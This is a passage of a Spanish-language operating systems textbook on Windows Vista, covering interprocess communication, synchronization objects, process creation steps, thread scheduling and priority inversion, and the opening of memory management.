Las RPCs (llamadas a procedimientos remotos) son una forma de que el proceso *A* haga que el proceso *B* llame a un procedimiento en el espacio de direcciones de *B* a beneficio de *A*, y devuelva el resultado a *A*. Existen varias restricciones en los parámetros. Por ejemplo, no tiene sentido pasar un apuntador a un proceso distinto, por lo que las estructuras de datos se tienen que empaquetar y transmitir de una manera que no sea específica para los procesos. Por lo general, RPC se implementa como un nivel de abstracción encima de un nivel de transporte. En el caso de Windows, el transporte puede ser mediante los sockets de TCP/IP, tuberías con nombre o ALPC. ALPC (Llamada avanzada a procedimiento local) es una herramienta para pasar mensajes en el ejecutivo en modo de kernel. Está optimizado para la comunicación entre los procesos en la máquina local, y no opera a través de la red. El diseño básico es para enviar mensajes que generan respuesta, y se implementa una versión ligera de la llamada a procedimientos remotos, que el paquete RPC puede crear en el nivel superior para proporcionar un conjunto más extenso de características que las disponibles en ALPC. Esta herramienta se implementa mediante el uso de una combinación de parámetros de copia y la asignación temporal de la memoria compartida, con base en el tamaño de los mensajes.

Por último, los procesos pueden compartir objetos. Esto incluye a los objetos de sesión, que se pueden asignar en el espacio de direcciones virtuales de distintos procesos al mismo tiempo. Todas las escrituras que realice un proceso aparecerán entonces en los espacios de direcciones de los otros procesos. Mediante el uso de este mecanismo, se puede implementar con facilidad el búfer compartido que se utiliza en los problemas de productor-consumidor.

Sincronización

Los procesos también pueden utilizar varios tipos de objetos de sincronización. Así como Windows Vista proporciona muchos mecanismos de comunicación entre procesos, también proporciona muchos mecanismos de sincronización, incluyendo los semáforos, los mutexes, las regiones críticas y los eventos. Todos estos mecanismos funcionan con hilos y no con procesos, de manera que cuando se bloquea un hilo en un semáforo, los demás hilos en ese proceso (si los hay) no se vean afectados y puedan seguir su ejecución.

Para crear un semáforo se utiliza la función `CreateSempahore` de la API Win32, la cual puede inicializarlo con un valor dado y definir un valor máximo. Los semáforos son objetos en modo de kernel y, por ende, tienen descriptores de seguridad y manejadores. El manejador para un semáforo se puede duplicar mediante `DuplicateHandle` y se puede pasar a otro proceso, de manera que se puedan sincronizar varios procesos con el mismo semáforo. Un semáforo también puede recibir un nombre en el espacio de nombres de Win32, y puede tener una ACL para protegerlo. Algunas veces es más apropiado compartir un semáforo por su nombre que duplicar el manejador.

Existen llamadas para `up` y `down`, aunque tienen los siguientes nombres raros: `ReleaseSemaphore` (para `up`) y `WaitForSingleObject` (para `down`). También es posible dar un tiempo límite a `WaitForSingleObject`, de manera que se pueda liberar el hilo que hizo la llamada en un momento dado, aun si el semáforo permanece en 0 (aunque los temporizadores vuelven a introducir condiciones de competencia). `WaitForSingleObject` y `WaitForMultipleObjects` son las interfaces comunes que se utilizan para esperar a los objetos despachadores que vimos en la sección 11.3. Aunque hubiera sido posible envolver la versión de un solo objeto de estas APIs en una envoltura con un nombre un

poco más amigable para los semáforos, muchos hilos utilizan la versión de varios objetos, que puede incluir el tener que esperar varios tipos de objetos de sincronización y otros eventos como la terminación de procesos o hilos, la compleción de operaciones de E/S y la disponibilidad de mensajes en sockets y puertos.

Los mutexes también son objetos en modo de kernel que se utilizan para la sincronización, pero son más simples que los semáforos ya que no tienen contadores. En esencia son bloqueos con funciones de la API para bloquear `WaitForSingleObject` y desbloquear `ReleaseMutex`. Al igual que los manejadores de semáforos, los manejadores de los mutexes se pueden duplicar y pasar entre los procesos, de manera que los hilos en distintos procesos puedan acceder al mismo mutex.

Hay un tercer mecanismo de sincronización llamado **secciones críticas**, el cual implementa el concepto de las regiones críticas. Son similares a los mutexes en Windows, excepto porque son locales para el espacio de direcciones del hilo creador. Como las secciones críticas no son objetos en modo de kernel, no tienen manejadores explícitos ni descriptores de seguridad, y no se pueden pasar entre procesos. Las operaciones de bloqueo y desbloqueo se realizan con `EnterCriticalSection` y `LeaveCriticalSection`, respectivamente. Como estas funciones de la API se ejecutan al principio en espacio de usuario y hacen llamadas al kernel sólo cuando se necesita el bloqueo; son mucho más rápidas que los mutexes. Las secciones críticas se optimizan para combinar espera activa (en multiprocesadores), y la sincronización del kernel se utiliza sólo cuando es necesario. En muchas aplicaciones es muy raro que haya contiendas en la mayoría de las secciones críticas, o tienen tiempos de contención tan cortos que nunca es necesario asignarles un objeto de sincronización del kernel. Esto produce ahorros considerables en la memoria del kernel.

El último mecanismo de sincronización que analizaremos utiliza objetos en modo de kernel conocidos como **eventos**. Como vimos antes, hay dos tipos: **eventos de notificación** y **eventos de sincronización**. Un evento puede estar en uno de dos estados: señalado o no señalado. Un hilo puede esperar que se señale un evento mediante `WaitForSingleObject`. Si otro hilo señala un evento con `SetEvent`, lo que ocurra dependerá del tipo de evento. Con un evento de notificación, todos los hilos en espera se liberan y el evento permanece activo hasta que se borra en forma manual mediante `ResetEvent`. Con un evento de sincronización, si hay uno o más hilos en espera, sólo se libera un hilo y se borra el evento. Una operación alternativa es `PulseEvent`, que es como `SetEvent` sólo que si no hay nadie esperando, se pierde el pulso y se borra el evento. Por el contrario, una operación `SetEvent` que ocurre sin hilos en espera se recuerda, para lo cual el evento se deja en el estado señalado de manera que un hilo subsiguiente que llame a una función de espera de la API para ese evento ya no tendrá que esperar.

El número de llamadas a la API Win32 que lidian con procesos, hilos y fibras es de casi 100, de las cuales la mayoría tratan con IPC de una forma u otra. En la figura 11-26 se muestra un resumen de las llamadas antes descritas, así como de otras llamadas importantes.

Hay que tener en cuenta que no todas estas llamadas son sólo del sistema. Aunque algunas son envolventes, otras contienen una cantidad considerable de código de la biblioteca, que asigna la semántica de Win32 a las APIs nativas de NT. Otras, como las APIs para las fibras, son funciones que se utilizan sólo en modo de usuario, ya que como vimos antes, el modo de kernel en Windows Vista no sabe nada sobre las fibras. Se implementan por completo mediante las bibliotecas en modo de usuario.

Función de la API Win32	Descripción
CreateProcess	Crea un proceso
CreateThread	Crea un hilo en un proceso existente
CreateFiber	Crea una fibra
ExitProcess	Termina el proceso actual con todos sus hilos
ExitThread	Termina este hilo
ExitFiber	Termina esta fibra
SwitchToFiber	Ejecuta una fibra distinta en el hilo actual
SetPriorityClass	Establece la clase de prioridad para un proceso
SetThreadPriority	Establece la prioridad para un hilo
CreateSemaphore	Crea un nuevo semáforo
CreateMutex	Crea un nuevo mutex
OpenSemaphore	Abre un semáforo existente
OpenMutex	Abre un mutex existente
WaitForSingleObject	Se bloquea en un solo semáforo, mutex, etc.
WaitForMultipleObjects	Se bloquea en un conjunto de objetos cuyos manejadores se proporcionan
PulseEvent	Establece un evento como señalado, y después como no señalado
ReleaseMutex	Libera un mutex para que otro hilo lo pueda adquirir
ReleaseSemaphore	Incrementa el conteo de semáforos en 1
EnterCriticalSection	Adquiere un bloqueo en una sección crítica
LeaveCriticalSection	Libera el bloqueo en una sección crítica

Figura 11-26. Algunas de las llamadas de Win32 para administrar procesos, hilos y fibras.

11.4.3 Implementación de procesos e hilos

En esta sección analizaremos con más detalle la forma en que Windows crea un proceso (y el hilo inicial). Como Win32 es la interfaz más documentada, empezaremos aquí. Pero bajaremos con rapidez hacia el nivel del kernel para comprender la implementación de la llamada a la API nativa para crear un nuevo proceso. Hay muchos más detalles específicos que ignoraremos aquí; por ejemplo, cómo es que WOW16 y WOW64 tienen código especial en la ruta de creación, o la forma en que el sistema suministra correcciones específicas para las aplicaciones, para sortear las pequeñas incompatibilidades y los errores latentes en las aplicaciones. Nos enfocaremos en las rutas de código principal que se ejecutan cada vez que se crean los procesos, y también analizaremos algunos detalles que rellenan los huecos en relación con lo que hemos visto hasta ahora.

Un proceso se crea cuando otro proceso realiza la llamada a `CreateProcess` de Win32. Esta llamada invoca a un procedimiento (en modo de usuario) en *kernel32.dll* que crea el proceso en varios pasos, mediante el uso de varias llamadas al sistema y la realización de otro trabajo.

1. Se convierte el nombre de archivo ejecutable que se recibe como parámetro de un nombre de ruta de Win32 en un nombre de ruta de NT. Si el ejecutable sólo tiene un nombre sin un nombre de ruta de directorio, se busca en los directorios de la lista de directorios predeterminados (que incluyen, pero no se limitan a los que aparecen en la variable PATH en el entorno).

2. Se empaquetan los parámetros de creación de procesos y se pasan junto con el nombre de ruta completo del programa ejecutable, a la llamada `NtCreateProcess` de la API nativa (esta API se agregó en Windows Vista, para que los detalles de la creación de procesos se pudieran manejar en modo de kernel y los procesos se pudieran utilizar como un límite de confianza. Las APIs nativas anteriores que describimos aquí todavía existen, pero la llamada `CreateProcess` de Win32 ya no las utiliza).

3. Al ejecutarse en modo de kernel, `NtCreateUserProcess` procesa los parámetros, después abre la imagen del programa y crea un objeto de sección que se puede utilizar para asignar el programa en el espacio de direcciones virtuales del nuevo proceso.

4. El administrador de procesos asigna e inicializa el objeto de proceso (la estructura de datos del kernel que representa un proceso, tanto para el nivel del kernel como para el nivel del ejecutivo).

5. El administrador de memoria crea el espacio de direcciones para el nuevo proceso, para lo cual asigna e inicializa los directorios de páginas y los descriptores de direcciones virtuales que describen la porción correspondiente al modo de kernel, incluyendo las regiones específicas del proceso, como la entrada en el directorio de páginas de **autoasignación**, que otorga a cada proceso el acceso en modo kernel a las páginas físicas en toda su tabla de páginas, mediante el uso de direcciones virtuales del kernel (en la sección 11.5 describiremos con más detalle la autoasignación).

6. Se crea una tabla de manejadores para el nuevo proceso, y se le permite heredar y duplicar todos los manejadores del proceso que hizo la llamada.

7. Se asigna la página de usuario compartida y el administrador de memoria inicializa las estructuras de datos del conjunto de trabajo que se utilizan para decidir las páginas que se van a recortar de un proceso, cuando la memoria física esté en un nivel bajo. Las piezas de la imagen ejecutable representadas por el objeto de sección se asignan en el espacio de direcciones en modo de usuario del nuevo proceso.

8. El ejecutivo crea e inicializa el Bloque de Entorno de Proceso (PEB) en modo de usuario, que se utiliza tanto en modo de usuario como en modo de kernel para mantener la información de estado a nivel del proceso, como los apuntadores al montón en modo de usuario y la lista de bibliotecas cargadas (DLLs).

9. Se asigna la memoria virtual en el nuevo proceso y se utiliza para pasar parámetros, incluyendo las cadenas de entorno y la línea de comandos.

10. Se asigna un ID de proceso de la tabla de manejadores especial (tabla de IDs) que mantiene el kernel para asignar con eficiencia IDs que sean únicos en forma local para los procesos e hilos.

11. Se asigna e inicializa un objeto hilo. Se asigna una pila en modo de usuario, junto con el Bloque de Entorno de Hilo (TEB). Se inicializa el registro *CONTEXT*, que contiene los valores iniciales del hilo para los registros de la CPU (incluyendo los apuntadores de instrucción y de pila).

12. Se agrega el objeto de proceso a la lista global de procesos. Los manejadores para los objetos proceso e hilo se asignan en la tabla de manejadores del proceso que hizo la llamada. Se asigna un ID para el hilo inicial de la tabla de IDs.

13. `NtCreateUserProcess` regresa a modo de usuario con el proceso recién creado, conteniendo sólo un hilo que está suspendido pero listo para ejecución.

14. Si falla la API de NT, el código de Win32 comprueba si éste podría ser un proceso perteneciente a otro subsistema, como WOW64. O tal vez el programa esté marcado de forma que se deba ejecutar bajo el depurador. Estos casos especiales se manejan mediante código especial en el código de `CreateProcess` en modo de usuario.

15. Si `NtCreateUserProcess` tiene éxito, aún queda trabajo por hacer. Los procesos de Win32 se tienen que registrar con el proceso del subsistema de Win32, *csrss.exe*. `Kernel32.dll` envía un mensaje a *csrss* para indicarle sobre el nuevo proceso, junto con los manejadores del proceso y del hilo para que se pueda duplicar a sí mismo. El proceso y los hilos reintroducen en las tablas de los subsistemas, de manera que tengan una lista completa de todos los procesos e hilos de Win32. Después el subsistema muestra un cursor que contiene un apuntador con un reloj de arena, para indicar al usuario que está ocurriendo algo, pero que se puede utilizar el cursor mientras tanto. Cuando el proceso realiza su primera llamada a la GUI, por lo general para crear una ventana, el cursor se quita (se acaba su tiempo límite después de 2 segundos, si no está próxima una llamada).

16. Si el proceso es restringido, como Internet Explorer con pocos permisos, el token se modifica para restringir los objetos a los que puede acceder el nuevo proceso.

17. Si el programa de aplicación se marca como que necesita *corrección* para ejecutarse de manera compatible con la versión actual de Windows, se aplican las *correcciones* necesarias (por lo general, las correcciones envuelven las llamadas a la biblioteca para modificar un poco su comportamiento, como devolver un número de versión falso o retrasar la liberación de la memoria).

18. Por último, se hace una llamada a `NtResumeThread` para reanudar la ejecución del hilo, y se devuelve la estructura al proceso que hizo la llamada, la cual contiene los IDs y los manejadores para el proceso y el hilo que se acaban de crear.

Planificación

El kernel de Windows no tiene ningún hilo de planificación central. En vez de ello, cuando un hilo ya no puede seguir ejecutándose, entra al modo de kernel y llama al planificador para ver con cuál hilo se puede cambiar. Las siguientes condiciones ocasionan que el hilo actual en ejecución ejecute el código del planificador:

1. El hilo actual en ejecución se bloquea en un semáforo, mutex, evento, operación de E/S, etc.
2. El hilo señala a un objeto (por ejemplo, realiza una operación `up` en un semáforo o hace que se señale un evento).
3. El quantum expira.

En el caso 1, el hilo ya se está ejecutando en modo de kernel para llevar a cabo la operación en el despachador u objeto de E/S. No puede continuar, por lo que llama al código del planificador para que elija a su sucesor y cargue el registro `CONTEXT` de ese hilo para continuar su ejecución.

En el caso 2, el hilo en ejecución también está en el kernel. Sin embargo, después de señalar un objeto puede seguir su ejecución, ya que la acción de señalizar un objeto no produce un bloqueo. Aun así, el hilo tiene que llamar al planificador para ver si el resultado de su acción ha liberado a un hilo con una prioridad de planificación mayor, que ahora está listo para ejecutarse. De ser así, se produce un cambio de hilos ya que Windows es completamente preferente (es decir, los cambios de hilos pueden ocurrir en cualquier momento, y no sólo al final del quantum del hilo actual). Sin embargo, en el caso de un multiprocesador, un hilo que haya pasado al estado listo tal vez se planifique en una CPU distinta y el hilo original puede seguir ejecutándose en la CPU actual, aunque su prioridad de planificación sea menor.

En el caso 3 se produce una interrupción en el modo de kernel, y en ese punto el hilo ejecuta al código del planificador para ver quién se va a ejecutar a continuación. Dependiendo de los hilos que estén esperando, se puede seleccionar el mismo hilo, en cuyo caso recibe un nuevo quantum y continúa su ejecución. En caso contrario se produce un cambio de hilo.

El planificador también se llama bajo otras dos condiciones:

1. Se completa una operación de E/S.

2. Expira un tiempo de espera.

En el primer caso, tal vez un hilo haya estado esperando esta operación de E/S y ahora se puede seguir ejecutando. Hay que realizar una comprobación para ver si debe reemplazar el hilo en ejecución, ya que no hay un tiempo de ejecución mínimo garantizado. El planificador no se ejecuta en el mismo manejador de interrupciones (ya que las interrupciones podrían estar desactivadas demasiado tiempo). En vez de ello, se pone en cola una DPC para realizarla más adelante, después de que termine el manejador de interrupciones. En el segundo caso, un hilo ha realizado una operación `down` en un semáforo, o ha bloqueado algún otro objeto, pero con un tiempo límite que acaba de expirar. De nuevo, es necesario que el manejador de interrupciones ponga en cola una DPC para evitar que se ejecute durante el manejador de interrupciones del reloj. Si hay un hilo listo para cuando

termine este tiempo límite, se ejecutará el planificador y si el nuevo hilo ejecutable tiene mayor prioridad, se reemplazará el hilo actual como en el caso 1.

Ahora llegamos al verdadero algoritmo de planificación. La API Win32 proporciona dos APIs para influir en la planificación de hilos. En primer lugar, hay una llamada `SetPriorityClass` que establece la clase de prioridad de todos los hilos en el proceso del que hizo la llamada. Los valores permitidos son tiempo real, alto, arriba de lo normal, normal, debajo de lo normal e inactivo. La clase de prioridad determina las prioridades relativas de los procesos (a partir de Windows Vista, la clase de prioridad de procesos también la puede utilizar un proceso para marcarse a sí mismo de manera temporal como en *segundo plano*, lo cual significa que no debe interferir con ninguna otra actividad en el sistema). Observe que la clase de prioridad se establece para el proceso, pero afecta a la prioridad actual de todos los hilos en el proceso, al establecer una prioridad de base con la que empieza cada hilo al momento de su creación.

La segunda API Win32 es `SetThreadPriority`. Establece la prioridad relativa de un hilo (que puede ser pero no necesariamente, el hilo que hizo la llamada) con respecto a la clase de prioridad de su proceso. Los valores permitidos son tiempo crítico, mayor, arriba de lo normal, normal, debajo de lo normal, menor e inactivo. Los hilos de tiempo crítico obtienen la prioridad de programación más alta que no sea de tiempo real, mientras que los hilos inactivos obtienen la menor, sin importar la clase de prioridad. Los demás valores de prioridad ajustan la prioridad base de un hilo con respecto al valor normal determinado por la clase de prioridad (+2, +1, 0, −1, −2, respectivamente). El uso de clases de prioridad y prioridades relativas de los hilos facilita a las aplicaciones la decisión sobre qué prioridades deben especificar.

El planificador funciona de la siguiente manera. El sistema tiene 32 prioridades, enumeradas del 0 al 31. Las combinaciones de la clase de prioridad y la prioridad relativa se asignan en 32 prioridades de hilo absolutas, de acuerdo con la tabla de la figura 11-27. El número en la tabla determina la **prioridad base** del hilo. Además, cada hilo tiene una **prioridad actual**, que puede ser mayor (pero no menor) que la prioridad base y que analizaremos en breve.

		Prioridades de hilos de Win32					
		Tiempo real	Alta	Arriba de lo normal	Normal	Debajo de lo normal	Inactivo
Prioridades de clases de procesos de Win32	Tiempo crítico	31	15	15	15	15	15
	Mayor	26	15	12	10	8	6
	Arriba de lo normal	25	14	11	9	7	5
	Normal	24	13	10	8	6	4
	Debajo de lo normal	23	12	9	7	5	3
	Menor	22	11	8	6	4	2
	Inactivo	16	1	1	1	1	1

Figura 11-27. Asignación de las prioridades de Win32 a las prioridades de Windows.

Para utilizar estas prioridades para la planificación, el sistema mantiene un arreglo de 32 listas de hilos, que corresponden a las prioridades de la 0 a la 31, las cuales se derivan de la tabla de la figura 11-27. Cada lista contiene hilos listos en la prioridad correspondiente. El algoritmo de planificación básico consiste en buscar en el arreglo desde la prioridad 31 hasta la 0. Al momento de encontrar una lista que no esté vacía, se selecciona el hilo a la cabeza de la cola y se ejecuta durante un quantum. Si el quantum expira, el hilo pasa al final de la cola en su nivel de prioridad y se selecciona a continuación el hilo que está en la parte frontal. En otras palabras, cuando hay varios hilos listos en el nivel de prioridad más alto, se ejecutan por turno rotatorio durante un quantum cada uno. Si no hay un hilo listo, el procesador queda inactivo; es decir, se establece en un estado bajo de energía, en espera de que ocurra una interrupción.

Hay que tener en cuenta que para llevar a cabo la planificación, hay que elegir un hilo sin importar a cuál proceso pertenezca. Así, el planificador *no* elije primero un proceso y después un hilo en ese proceso. Sólo ve los hilos. No toma en cuenta qué hilo pertenece a qué proceso, excepto para determinar si también necesita cambiar los espacios de direcciones al cambiar los hilos.

Para mejorar la escalabilidad de los algoritmos de planificación hacia multiprocesadores con un mayor número de procesadores, el planificador trata de no tomar el bloqueo que sincroniza el acceso al arreglo global de listas de prioridad. En vez de ello, verifica si puede despachar de manera directa un hilo que esté listo para ejecutarse al procesador correspondiente.

Para cada hilo, el planificador mantiene la noción de su **procesador ideal** y trata de planificarlo en ese procesador siempre que sea posible. Esto mejora el rendimiento del sistema, ya que es más probable que los datos que utilice un hilo ya estén disponibles en la caché que pertenece a su procesador ideal. El planificador está al tanto de los multiprocesadores, en donde cada CPU tiene su propia memoria y puede ejecutar programas fuera de cualquier memoria; pero esto tiene un costo si la memoria no es local. A estos sistemas se les conoce como máquinas **NUMA** (*NonUniform Memory Access*, Acceso no uniforme a memoria). El planificador trata de optimizar la colocación de los hilos en dichas máquinas. El administrador de memoria trata de asignar páginas físicas en el nodo NUMA que pertenece al procesador ideal para los hilos, cuando se produce un fallo de página.

En la figura 11-28 se muestra el arreglo de encabezados de cola. La figura muestra que hay en realidad cuatro categorías de prioridades: tiempo real, usuario, cero e inactivo, que en efecto es −1. Estas prioridades merecen unos comentarios. Las prioridades de la 16 a la 31 se llaman de tiempo real, y están diseñadas para crear sistemas que cumplan con las restricciones de tiempo real, como los tiempos límite. Los hilos con prioridades de tiempo real se ejecutan antes que cualquiera de los hilos con prioridades dinámicas, pero no antes de las DPCs y las ISRs. Si una aplicación de tiempo real desea ejecutarse en el sistema, tal vez requiera drivers de dispositivos que tengan cuidado de no ejecutar DPCs o ISRs por un periodo extendido, ya que podrían hacer que los hilos de tiempo real se excedieran de sus tiempos límite.

Los usuarios ordinarios no pueden ejecutar hilos en tiempo real. Si un hilo de usuario se ejecutara a una prioridad mayor que (por decir) el hilo del teclado o del ratón y entrara en un ciclo, el hilo del teclado o del ratón nunca se ejecutaría y el sistema quedaría paralizado. Para tener permiso de establecer la clase de prioridad a tiempo real, hay que habilitar un privilegio especial en el token del proceso. Los usuarios normales no tienen este privilegio.




Figura 11-28. Windows Vista proporciona 32 prioridades para los hilos.

Por lo general, los hilos de aplicaciones se ejecutan en las prioridades de la 1 a la 15. Al establecer las prioridades del proceso y de los hilos, una aplicación puede determinar qué hilos tienen preferencia. Los hilos del sistema de la página cero (*ZeroPage*) se ejecutan con prioridad de 0 y convierten las páginas libres en páginas con ceros. Hay un hilo *ZeroPage* separado para cada procesador real.

Cada hilo tiene una prioridad base, dependiendo de la clase de prioridad del proceso y la prioridad relativa del hilo. Pero la prioridad que se utiliza para determinar en cuál de las 32 listas se debe poner un hilo en cola se determina con base en su prioridad actual, que por lo general es la misma que la prioridad base; pero no siempre es así. Bajo ciertas condiciones, el kernel impulsa la prioridad actual de un hilo que no es de tiempo real para que sea mayor a la prioridad base (pero nunca mayor que la prioridad 15). Como el arreglo de la figura 11-28 se basa en la prioridad actual, al cambiar esta prioridad se ve afectada la programación. Nunca se hacen ajustes a los hilos de tiempo real.

Ahora veamos cuando se eleva la prioridad de un hilo. En primer lugar, cuando se completa una operación de E/S y se libera un hilo en espera, su prioridad se impulsa para que tenga la oportunidad de volverse a ejecutar con rapidez y pueda iniciar más operaciones de E/S. La idea aquí es mantener ocupados los dispositivos de E/S. La cantidad de impulso depende del dispositivo de E/S; por lo general es 1 para un disco, 2 para una línea serial, 6 para el teclado y 8 para la tarjeta de sonido.

En segundo lugar, si hay un hilo en espera de un semáforo, mutex o cualquier otro evento, al liberarlo su prioridad se impulsa 2 niveles arriba si está en el proceso en primer plano (el proceso que controla la ventana a la que se envía la entrada del teclado) y se impulsa 1 nivel en caso contrario. Esta corrección tiende a elevar a los procesos interactivos por encima de la gran multitud, en

el nivel 8. Por último, si un hilo de GUI se despierta debido a que hay datos de entrada disponibles en la ventana, obtiene un impulso por la misma razón.

Estos impulsos no son para siempre. Hacen efecto de inmediato y pueden ocasionar que la CPU se reprograme. Pero si un hilo utiliza todo su siguiente quantum, pierde un nivel de prioridad y se mueve una cola hacia abajo en el arreglo de prioridades. Si utiliza otro quantum completo, se mueve otro nivel hacia abajo, y así en lo sucesivo hasta que llega a su nivel base, en donde permanece hasta que se vuelve a impulsar.

Hay otro caso en el que el sistema juega con las prioridades. Imagine que hay dos hilos trabajando en un problema tipo productor-consumidor. El trabajo del productor es más duro, por lo que recibe una prioridad más alta (por decir, 12) en comparación con el consumidor (4). En cierto punto, el productor llena un búfer compartido y se bloquea en un semáforo, como se muestra en la figura 11-29(a).




Figura 11-29. Un ejemplo de la inversión de prioridad.

Antes de que el consumidor tenga la oportunidad de ejecutarse de nuevo, un hilo no relacionado con prioridad de 8 pasa al estado listo y empieza a ejecutarse, como se muestra en la figura 11-29(b). Mientras que este hilo quiera ejecutarse lo podrá hacer, ya que tiene una prioridad de planificación más alta que el consumidor, y el productor (aunque tiene una prioridad aún mayor) está bloqueado. Bajo estas circunstancias, el productor nunca se podrá ejecutar de nuevo hasta que el hilo con prioridad de 8 lo permita.

Para resolver este problema, Windows utiliza lo que se podría denominar en forma caritativa un gran arreglo. El sistema lleva el registro de cuánto tiempo ha transcurrido desde la última vez que se ejecutó un hilo listo. Si excede a cierto valor de umbral, se mueve a la prioridad 15 por dos quantums. Esto puede darle la oportunidad de desbloquear al productor. Después de que transcurren los dos quantums, se elimina el impulso en forma abrupta, en vez de disminuirlo en forma gradual. Tal vez una mejor solución sería penalizar los hilos que utilizan su quantum una y otra vez, al reducir su prioridad. Después de todo, el problema no fue ocasionado por el hilo hambriento, sino por el hilo avaricioso. Este problema se conoce muy bien bajo el nombre **inversión de prioridad**.

Hay un problema análogo que ocurre si un hilo de prioridad 16 obtiene un mutex y no tiene oportunidad de ejecutarse por mucho tiempo, dejando hambrientos a varios hilos más importantes del sistema que esperan el mutex. Este problema se podría haber evitado dentro del sistema operativo, al hacer que un hilo que necesite un mutex por un periodo corto simplemente deshabilite la planificación mientras está ocupado (en un multiprocesador, se debería utilizar un bloqueo de giro).

Antes de terminar con el tema de la planificación, vale la pena decir unas palabras sobre el quantum. En los sistemas clientes de Windows, el valor predeterminado es de 20 mseg. En los sistemas servidores de Windows es de 180 mseg. El quantum corto favorece a los usuarios interactivos, mientras que el largo reduce los cambios de contexto y por ende proporciona una mejor eficiencia. Estos valores predeterminados se pueden incrementar en forma manual por 2x, 4x o 6x, si se desea.

Un último parche al algoritmo de planificación indica que cuando una nueva ventana se convierte en la ventana de primer plano, todos sus hilos obtienen un quantum más largo mediante una cantidad que se toma del registro. Este cambio les otorga más tiempo de la CPU, que por lo general se traduce en una mejor experiencia para el usuario en la aplicación cuya ventana se acaba de mover a primer plano.

11.5 ADMINISTRACIÓN DE LA MEMORIA

Windows Vista tiene un sistema de memoria virtual muy sofisticado. Tiene varias funciones de Win32 para utilizarlo, las cuales se implementan mediante el administrador de memoria: el componente más grande del nivel ejecutivo de NTOS. En las siguientes secciones analizaremos los conceptos fundamentales, las llamadas a la API Win32 y, por último, la implementación.

11.5.1 Conceptos fundamentales

En Windows Vista, todos los procesos de usuario tienen su propio espacio de direcciones virtuales. En las máquinas x86 las direcciones virtuales son de 32 bits, por lo que cada proceso tiene 4 GB de espacio de direcciones virtuales. Este espacio se puede asignar como 2 GB de direcciones para el modo de usuario de cada proceso, o los sistemas servidores de Windows pueden configurar el sistema de manera opcional para ofrecer 3 GB en el modo de usuario. Los otros 2 GB (o 1 GB) se utilizan en el modo de kernel. En las máquinas x64 que se ejecutan en modo de 64 bits, las direcciones pueden ser de 32 o de 64 bits. Las direcciones de 32 bits se utilizan para los procesos que se ejecutan con *WOW64* para la compatibilidad con 32 bits. Como el kernel tiene muchas direcciones disponibles, dichos proceso de 32 bits en realidad pueden obtener 4 GB completos de espacio de direcciones si lo desean. Para x86 y x64, el espacio de direcciones virtuales se pagina bajo demanda, con un tamaño de página fijo de 4 KB; aunque en algunos casos, como veremos en breve, también se utilizan páginas grandes de 4 MB (mediante el uso de un directorio de páginas solamente y pasando por alto la tabla de páginas correspondiente).

En la figura 11-30 se muestran las distribuciones del espacio de direcciones virtuales para los proceso x86 en forma simplificada. Los 64 KB de la parte inferior y de la parte superior del espacio

de direcciones virtuales de cada proceso por lo general están desasignados. Esta elección fue de manera intencional para ayudar a captar los errores de programación. A menudo, los apuntadores inválidos son 0 o −1, por lo que los intentos de utilizarlos en Windows producirán una trampa inmediata en vez de leer basura o, peor aún, escribir en una ubicación incorrecta de la memoria.

